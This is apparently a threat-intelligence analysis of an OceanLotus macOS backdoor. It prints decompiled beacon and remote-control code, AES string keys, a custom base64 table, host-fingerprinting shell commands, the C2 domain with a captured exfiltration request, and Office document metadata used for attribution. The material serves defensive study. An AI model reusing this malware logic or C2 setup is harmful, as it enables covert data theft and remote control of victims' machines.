0000000100000000  CF FA ED FE 07 00 00 01  03 00 00 80 02 00 00 00  ................
0000000100000010  15 00 00 00 48 0A 00 00  85 00 01 00 00 00 00 00  ....H...........
0000000100000020  19 00 00 00 48 00 00 00  5F 5F 50 41 47 45 5A 45  ....H...__PAGEZE
0000000100000030  52 4F 00 00 00 00 00 00  00 00 00 00 00 00 00 00  RO..............
0000000100000040  00 00 00 00 01 00 00 00  00 00 00 00 00 00 00 00  ................
0000000100000050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000000100000060  00 00 00 00 00 00 00 00  19 00 00 00 C8 02 00 00  ................
0000000100000070  5F 5F 54 45 58 54 00 00  00 00 00 00 00 00 00 00  __TEXT..........
0000000100000080  00 00 00 00 01 00 00 00  00 70 01 00 00 00 00 00  .........p......
0000000100000090  00 00 00 00 00 00 00 00  00 70 01 00 00 00 00 00  .........p......
00000001000000A0  07 00 00 00 05 00 00 00  08 00 00 00 00 00 00 00  ................
00000001000000B0  5F 5F 74 65 78 74 00 00  00 00 00 00 00 00 00 00  __text..........
00000001000000C0  5F 5F 54 45 58 54 00 00  00 00 00 00 00 00 00 00  __TEXT..........
00000001000000D0  C0 0A 00 00 01 00 00 00  A1 0C 01 00 00 00 00 00  ................
00000001000000E0  C0 0A 00 00 04 00 00 00  00 00 00 00 00 00 00 00  ................
00000001000000F0  00 04 00 80 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000000100000100  5F 5F 73 74 75 62 73 00  00 00 00 00 00 00 00 00  __stubs.........
0000000100000110  5F 5F 54 45 58 54 00 00  00 00 00 00 00 00 00 00  __TEXT..........
0000000100000120  62 17 01 00 01 00 00 00  58 02 00 00 00 00 00 00  b.......X.......
```

At the entrance of the file, there will be a while loop, which will collect computer information and send it, enter the loop function of remote control, sleep for a random period of time, and continue the repeated process:



```
void __fastcall __noreturn sub_1000116E8(__int64 a1, char **a2)
{
  char *v2; // rbx
  size_t v3; // rax
  __int64 v4; // rax
  unsigned int v5; // eax
  int v6; // eax

  fun_GetFileName(*a2);
  v2 = *a2;
  v3 = strlen(*a2);
  bzero(v2, v3);
  sub_10000F4E8(v4);
  while ( 1 )                            // CurlSendInfo
  {
    if ( fun_MainSendInfo() )
      fun_MainLoopInfo();
    v5 = time(0LL);
    srand(v5);
    v6 = rand();
    sleep(v6 - 36 * (((unsigned __int64)(0x38E38E39LL * v6) >> 63) + (0x38E38E39LL * v6 >> 35)) + 10);
  }
}
```

Many of the internal strings are encrypted. The following is where the encryption function is used:




xrefs to fun_DecodeStr

Directi	Ty	Address	Text
Up	p	sub_1000033A0+383	call fun_DecodeStr
Up	p	sub_100003E25+93	call fun_DecodeStr
Up	p	sub_100003E25+E5	call fun_DecodeStr
Up	p	sub_100004190+AF	call fun_DecodeStr
Up	p	sub_100004190+1CF	call fun_DecodeStr
Up	p	sub_1000044DE+A5	call fun_DecodeStr
Up	p	sub_100004770+56	call fun_DecodeStr
Up	p	sub_100004770+89	call fun_DecodeStr
Up	p	sub_100004A4C+67	call fun_DecodeStr
Up	p	sub_100005386+59	call fun_DecodeStr
Up	p	sub_100008110+F3	call fun_DecodeStr
Up	p	sub_100008494+5E	call fun_DecodeStr
Up	p	sub_100008494+146	call fun_DecodeStr
Up	p	sub_100008494+22B	call fun_DecodeStr
Up	p	sub_100008494+29D	call fun_DecodeStr
Up	p	sub_100008494+2D9	call fun_DecodeStr
Up	p	sub_100008494+433	call fun_DecodeStr
Up	p	sub_100008BCE+10F	call fun_DecodeStr
Up	p	sub_100008E16+47	call fun_DecodeStr
Up	p	sub_100008E16+CF	call fun_DecodeStr
Up	p	sub_10000900A+99	call fun_DecodeStr
Up	p	sub_1000091B2+4B	call fun_DecodeStr
Up	p	sub_10000F218+6B	call fun_DecodeStr
Up	p	sub_10000F306+85	call fun_DecodeStr
Up	p	sub_10000F40E+57	call fun_DecodeStr
Up	p	sub_10000F4E8+2D	call fun_DecodeStr
Up	p	fun_CurlXXXX+98	call fun_DecodeStr
Up	p	fun_CurlXXXX+18B	call fun_DecodeStr
	p	fun_Curl2222+AD	call fun_DecodeStr
D···	p	fun_Curl2222+1A1	call fun_DecodeStr
D···	p	fun_Curl2222+238	call fun_DecodeStr
D···	p	fun_Curl3333+D8	call fun_DecodeStr

Line 33 of 39

The decryption method is mainly through CCCrypt, and the algorithm is aes, iv is 0, as shown in the figure:




```
  bzero(&v24, 0x3E8uLL);
  bzero(&v23, 0xFuLL);
  sprintf(&v23, "%ld", v7);
  v21 = *(_OWORD *)"\x9E\xD5\x6D\xAC\x8Fi\n\xD4\x59\x1FN\xFF\xC8\xFE\xBAV";
  v22 = 0;
  v8 = (char *)fun_DecodeStr((__int64)&v21, 16LL, (__int64)&unk_1000173D0, dword_1000173E4, 0);
  strcat(&v24, v8);
  if ( v8 )
    free(v8);
  strcat(&v24, &v23);
  v19 = *(_OWORD *)"E\xFA\x
  v20 = 0;
  v9 = (char *)fun_DecodeSt
  strcat(&v24, v9);
  if ( v9 )
    free(v9);
  std::string::string(&v14,
  sub_10000250B((std::strin
  v10 = v14 - 24;
  if ( (_UNKNOWN *)(v14 - 2
    && _InterlockedExchange
  {
    std::string::_Rep::_M_d
  }
  strcat(&v24, &v18);
  v16 = *(_OWORD *)"`+L7\xE
  v17 = 0;
  v11 = (char *)fun_DecodeS
  strcat(&v24, v11);
  if ( v11 )
    free(v11);
  return system(&v24);
}
00002858 sub_10000279B:46 (10000
ing::string(_QWORD, _QWORD, _Q
```

```
__int64 __fastcall sub_1000110CE(__int64 a1, __int64 a2, __int64 a3, unsigned int a4, unsigned __int8 a5)
{
  __int64 result; // rax
  __int64 v6; // [rsp+10h] [rbp-10h]
  __int64 v7; // [rsp+18h] [rbp-8h]

  v7 = 0LL;
  sub_100011116(a1, a2, (void **)&v7, (size_t *)&v6, (const void *)a3, a4, 0, a5);
  result = v7;
  *(_BYTE *)(v7 + v6) = 0;
  return result;
}
```


```
    if ( !(unsigned int)CCCrypt(a7 ^ 1u, 0LL, 1LL, &v26, 32LL, 0LL, v16, v10, v15, v10 + 32, v23) )
    {
      v18 = realloc(*v24, *v23 + 1);
      *v24 = v18;
      v19 = *v23;
      *((_BYTE *)v18 + *v23) = 0;
      v12 = 1;
      if ( !(v22 | (unsigned __int8)(a7 ^ 1)) )
      {
        v20 = sub_100010B5E((__int64)v18, v19);
        if ( *v24 )
        {
          free(*v24);
          *v24 = 0LL;
        }
```

AES encryption key (HEX) : 4 e620abedafb4d9866cc9d9c2d29e2d7ea18adf1 32-bit zero padding enough:




```
__data:00000001000173C4                          align 10h
__data:00000001000173D0 unk_1000173D0            db  4Eh ; N
__data:00000001000173D0
__data:00000001000173D1                          db  62h ; b
__data:00000001000173D2                          db  0Ah
__data:00000001000173D3                          db 0BEh
__data:00000001000173D4                          db 0DAh
__data:00000001000173D5                          db 0FBh
__data:00000001000173D6                          db  4Dh ; M
__data:00000001000173D7                          db  98h
__data:00000001000173D8                          db  66h ; f
__data:00000001000173D9                          db 0CCh
__data:00000001000173DA                          db  9Dh
__data:00000001000173DB                          db  9Ch
__data:00000001000173DC                          db  2Dh ; -
__data:00000001000173DD                          db  29h ; )
__data:00000001000173DE                          db 0E2h
__data:00000001000173DF                          db 0D7h
__data:00000001000173E0                          db 0EAh
__data:00000001000173E1                          db  18h
__data:00000001000173E2                          db 0ADh
__data:00000001000173E3                          db 0F1h
```

The decrypted data is as follows:




```
0x100014170         touch -t
0x100014190          "
0x1000141b0         " > /dev/null
0x100014250          2>&1
0x1000141f0          2>/dev/null & sleep
0x100014220         ; kill $! > /dev/null 2>&1
0x100014270          2>/dev/null
0x100014290
0x1000142b0         /private
0x1000142e0         system_profiler SPHardwareDataType 2>/dev/null | awk '/Processor / {split($0,line,":"); printf("%s",line[2]);}'
0x100014360         machdep.cpu.brand_string
0x100014880
0x100014390         ifconfig "
0x1000143b0         " | awk '/ether /{print $2}'
0x1000143e0         ifconfig -l
0x1000143e0         ifconfig -l
0x1000144e0         en0
0x100014900
0x1000145a0         /System/Library/CoreServices/SystemVersion.plist
0x1000145f0         <string>
0x100014610         </string>
0x100014630         Mac OSX
0x1000144b0         scutil --get ComputerName
0x100014650         uname -m
0x100014670         x86_64
0x100014500         ioreg -rd1 -c IOPlatformExpertDevice | awk '/IOPlatformUUID/ { split($0, line, "\""); printf("%s", line[4]); }'
0x100014580         .r
0x100014840         http://
0x100014860         curl/7.36.1
0x100014840         http://
0x100014860         curl/7.36.1
0x100014820         /dev/null
0x100014840         http://
0x100014860         curl/7.36.1
```

And the information collected is encrypted by AES and sent through the CURL library:



```
v4 = curl_easy_init();
if ( v4 )
{
  std::string::string((std::string *)&v15, a1);
  v21 = *(_OWORD *)"\xBC\xED\xAA\xD4c\x04\x95\xF7\xF4\xEF\xE8\t\x01p\xA1\x93";
  v22 = 0;
  v5 = (const char *)fun_DecodeStr((__int64)&v21, 16LL, (__int64)&unk_1000173D0, dword_1000173E4, 0);
  v6 = (char *)v5;
  v7 = strlen(v5);
  if ( std::string::find((std::string *)&v15, v6, 0LL, v7) == -1LL )
  {
    sub_1000040C0((std::string *)&v14, v6, (std::string *)&v15);
    std::string::assign((std::string *)&v15, (const std::string *)&v14);
    v8 = v14 - 24;
    if ( (_UNKNOWN *)(v14 - 24) != &std::string::_Rep::_S_empty_rep_storage
      && _InterlockedExchangeAdd((volatile signed __int32 *)(v14 - 8), 0xFFFFFFFF) <= 0 )
    {
      std::string::_Rep::_M_destroy(v8, &v18);
    }
  }
  if ( v6 )
    free(v6);
  curl_easy_setopt(v4, CURLOPT_URL, v15);
  curl_easy_setopt(v4, CURLOPT_WRITEFUNCTION, sub_10000FB9A);
  curl_easy_setopt(v4, CURLOPT_FILE, &v16);
  curl_easy_setopt(v4, CURLOPT_TIMEOUT, *((_QWORD *)v2 + 1));
  v19 = *(_OWORD *)"□G\xB9\xCF\x43\xFB%\x19Ry\xC8\x7F\xF1\x9402x";
  v20 = 0;
  v9 = (void *)fun_DecodeStr((__int64)&v19, 16LL, (__int64)&unk_1000173D0, dword_1000173E4, 0);
  curl_easy_setopt(v4, CURLOPT_USERAGENT, v9);
  if ( v9 )
    free(v9);
  if ( *((_BYTE *)v2 + 24) )
    curl_easy_setopt(v4, CURLOPT_COOKIE, *((_QWORD *)v2 + 2));
  v10 = curl_easy_perform(v4);
  *((_DWORD *)v2 + 7) = *__error();
  if ( v10 == 52 )
  {
    v11 = rand();
    sleep(v11 - 3 * (((unsigned __int64)(1431655766LL * v11) >> 63) + ((unsigned __int64)(1431655766LL * v11) >> 32)) + 1);
    v10 = curl_easy_perform(v4);
    *((_DWORD *)v2 + 7) = *__error();
  }
  if ( v10 == CURLE_OK )
  {
    curl_easy_getinfo(v4, CURLINFO_RESPONSE_CODE, &v13);
```


The message distribution function of remote control is as follows: different operations will be performed according to its own token in the first place. The following is the operation of listing the directory:



```
          if ( v26 == 'r' )
          {
            v10 = 1;
            v5 = (char *)&v153;
            pthread_create(&v84, &v153, sub_10000BC6B, v44);
            goto LABEL_165;
          }
        }
        else if ( v26 == '#' || v26 == '<' )
        {
          v10 = 1;
          v5 = (char *)&v153;
          pthread_create(&v84, &v153, (void *(__cdecl *)(void *))sub_10000B654, v44);// list dir
          goto LABEL_165;
        }
        if ( *v46 )
          operator delete(*v46);
        v52 = (void *)(*v45 - 24LL);
        if ( v52 != &std::string::_Rep::_S_empty_rep_storage
          && _InterlockedExchangeAdd((volatile signed __int32 *)(*v45 - 8LL), 0xFFFFFFFF) <= 0 )
        {
          v5 = &v152;
```


The key used for data transmission is different from the key used for decryption string. The following is the encryption key for data transmission:

07e74ff2ce9688c8f79b91ab32c95d11c140d3ac




```
__data:00000001000173F0 unk_1000173F0   db    7                 ; DATA XREF: fun_MainSendInfo+F0↑o
__data:00000001000173F0                                         ; fun_MainSendInfo+282↑o
__data:00000001000173F1                 db 0E7h
__data:00000001000173F2                 db  4Fh ; O
__data:00000001000173F3                 db 0F2h
__data:00000001000173F4                 db 0CEh
__data:00000001000173F5                 db  96h
__data:00000001000173F6                 db  88h
__data:00000001000173F7                 db 0C8h
__data:00000001000173F8                 db 0F7h
__data:00000001000173F9                 db  9Bh
__data:00000001000173FA                 db  91h
__data:00000001000173FB                 db 0ABh
__data:00000001000173FC                 db  32h ; 2
__data:00000001000173FD                 db 0C9h
__data:00000001000173FE                 db  5Dh ; ]
__data:00000001000173FF                 db  11h
__data:0000000100017400                 db 0C1h
__data:0000000100017401                 db  40h ; @
__data:0000000100017402                 db 0D3h
  data:0000000100017403                 db 0ACh
```

And some string decryption algorithms use base64 decryption first, then aes decrypt:



```
__int64 __usercall sub_10000F6E1@<rax>(__int64 a1@<rax>, __int64 a2@<rdi>)
{
  __int64 v3; // [rsp+0h] [rbp-10h]

  v3 = a1;
  std::string::string(
    a2,
    "xJcHsS4+oUuDh0zw2rElsy0oe8oOHwxqAt1nT0N21mdg0Pnsefuqa469CeovGrGai6SV/a6Mhf4n/IB/ERwFtI==",
    &v3);
  return a2;
}
```




```
v4 = strlen(v3);
v5 = (const char *)fun_DecodeStr((__int64)v3, v4, (__int64)&unk_1000173D0, qword_1000173E4, 1u);
v6 = (char *)v5;
v7 = strlen(v5);
std::string::assign(this, v6, v7);
```

1 means base64 encode
0 means not base64 encode

```
      v22 = 0;
      v13 = (__int64)fun_Base64(a1, a2, &v25);
      v10 = v25;
    }
  }
  bzero(&v26, 33uLL);
  v14 = v8;
  if ( v8 > 32 )
    v14 = 32LL;
  memcpy(&v26, v9, v14);
  v15 = malloc(v10 + 32);
  *v24 = v15;
  v16 = v13;
  v17 = (void *)v13;
  v12 = 0;
  if ( !(unsigned int)CCCrypt(a7 ^ 1u, 0LL, 1LL, &v26, 32LL, 0LL, v16, v10, v15, v10 + 32, v23) )
                                                    //
```


But the base64 used in the decryption is not the standard base64. The following figure shows the base64 table of the malicious code:



```
__const:0000000100014950 ; char aIjklmnopabcdef[64]
__const:0000000100014950 aIjklmnopabcdef db 'IJKLMNOPABCDEFGHQRSTUVWXghijklmnYZabcdefopqrstuv456789+/wxyz0123'
__const:0000000100014950                                          ; DATA XREF: fun_Base64+3A↑o
__const:0000000100014990 ; _BYTE byte_100014990[64]
__const:0000000100014990 byte_100014990  db 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'A', 'B', 'C'
__const:0000000100014990                                          ; DATA XREF: sub_100010B5E+AE↑o
__const:0000000100014990                                          ; sub_100010B5E+153↑o
__const:0000000100014990                 db 'D', 'E', 'F', 'G', 'H', 'Q', 'R', 'S', 'T', 'U', 'V'
__const:0000000100014990                 db 'W', 'X', 'g', 'h', 'i', 'j', 'k', 'l', 'm', 'n', 'Y'
__const:0000000100014990                 db 'Z', 'a', 'b', 'c', 'd', 'e', 'f', 'o', 'p', 'q', 'r'
__const:0000000100014990                 db 's', 't', 'u', 'v', '4', '5', '6', '7', '8', '9', '+'
__const:0000000100014990                 db '/', 'w', 'x', 'y', 'z', '0', '1', '2', '3'
__const:0000000100014990 __const         ends
__const:0000000100014990
```

he encrypted data is sent to C2, as shown in the figure below:

C2: web.dalalepredaa.com



Stream Content

```
POST /store/ads/modal.css HTTP/1.1
Host: web.dalalepredaa.com
User-Agent: curl/7.36.1
Accept: */*
Content-Length: 334
Content-Type: application/x-www-form-urlencoded

..TE.Cf...%.u....%.Q...[...{.U$..0..<'.s..1.......+.m
....r..M........9.....d..k......%...=..O9...u.Y.F..A&....Yr..H.W..Ss..jhlPQ.
.:.......>.16........y2...z..<..?{.....,...m..z...v&.gj...0...F.`.....s.....
+...h}......nA..T(V:.fo4:.7.W-YwP...m......Ib.E....c.=....&.L.....1...
c.......c....Mc...-...3
.....e.....0.3g"h....#`.{.........
```

It is worth noting that some of the recent Mac samples of hibiscus were found to have signatures. After deduplication, we found two commonly used ones:


Melinda Cline (P74QRJXB2F)

DAVID DOWELL (B5YH6VDVRE)

Office Documents

Through correlation analysis, it is found that the macro document sample and a large number of samples have the same origin.

As can be seen from the comparison case below, the content of the document was created at the same time and by the same author.




8e13895504e643cd8e0e87377b25bd6b.docx 属性

属性	值
备注	
来源	
作者	Tushar
最后一次保存者	DEV
修订号	2
版本号	
程序名称	Microsoft Office Word
公司	
管理者	
创建内容的时间	2018/8/22 18:24
最后一次保存的日期	2019/1/3 10:44
最后一次打印的时间	
总编辑时间	00:02:00
内容	
内容状态	
内容类型	
页码范围	1

b1df440e5dd64ffae9f7e792993f2f4c.docx 属性

属性	值
备注	
来源	
作者	Tushar
最后一次保存者	Windows User
修订号	7
版本号	
程序名称	Microsoft Office Word
公司	
管理者	
创建内容的时间	2018/8/22 18:24
最后一次保存的日期	2019/1/30 16:26
最后一次打印的时间	
总编辑时间	00:07:00
内容	
内容状态	
内容类型	
页码范围	5

The following figure is the template feature, template file name is very OceanLotus characteristics.




8e13895504e643cd8e0e87377b25bd6b.docx 属性

属性	值
字符数	1
行数	1
段落数	1
模板	vnitimes.png
比例	否
链接失效了吗?	否
语言	
文件	
大小	132 KB
创建日期	2019/1/5 11:01
修改日期	2019/1/5 11:01
访问日期	2019/2/12 15:49
脱机可用性	
脱机状态	
共享设备	
计算机	TEST (本机)

b1df440e5dd64ffae9f7e792993f2f4c.docx 属性

属性	值
字符数	714951
行数	5957
段落数	1677
模板	fdsw.png
比例	否
链接失效了吗?	否
语言	
文件	
大小	555 KB
创建日期	2019/2/1 19:05
修改日期	2019/2/1 19:05
访问日期	2019/2/12 15:27
脱机可用性	
脱机状态	
共享设备	
计算机	TEST (本机)

After analysis, we found that we summarized the author names commonly used in the attack documents of OceanLotus, among which the largest attack activities were "DEV" activity and "Tushar" activity.



blue:Author or changer
orange:computer name

蓝色为文档创建者或修改者名称
橙色为释放的恶意程序中涉及的主机名称

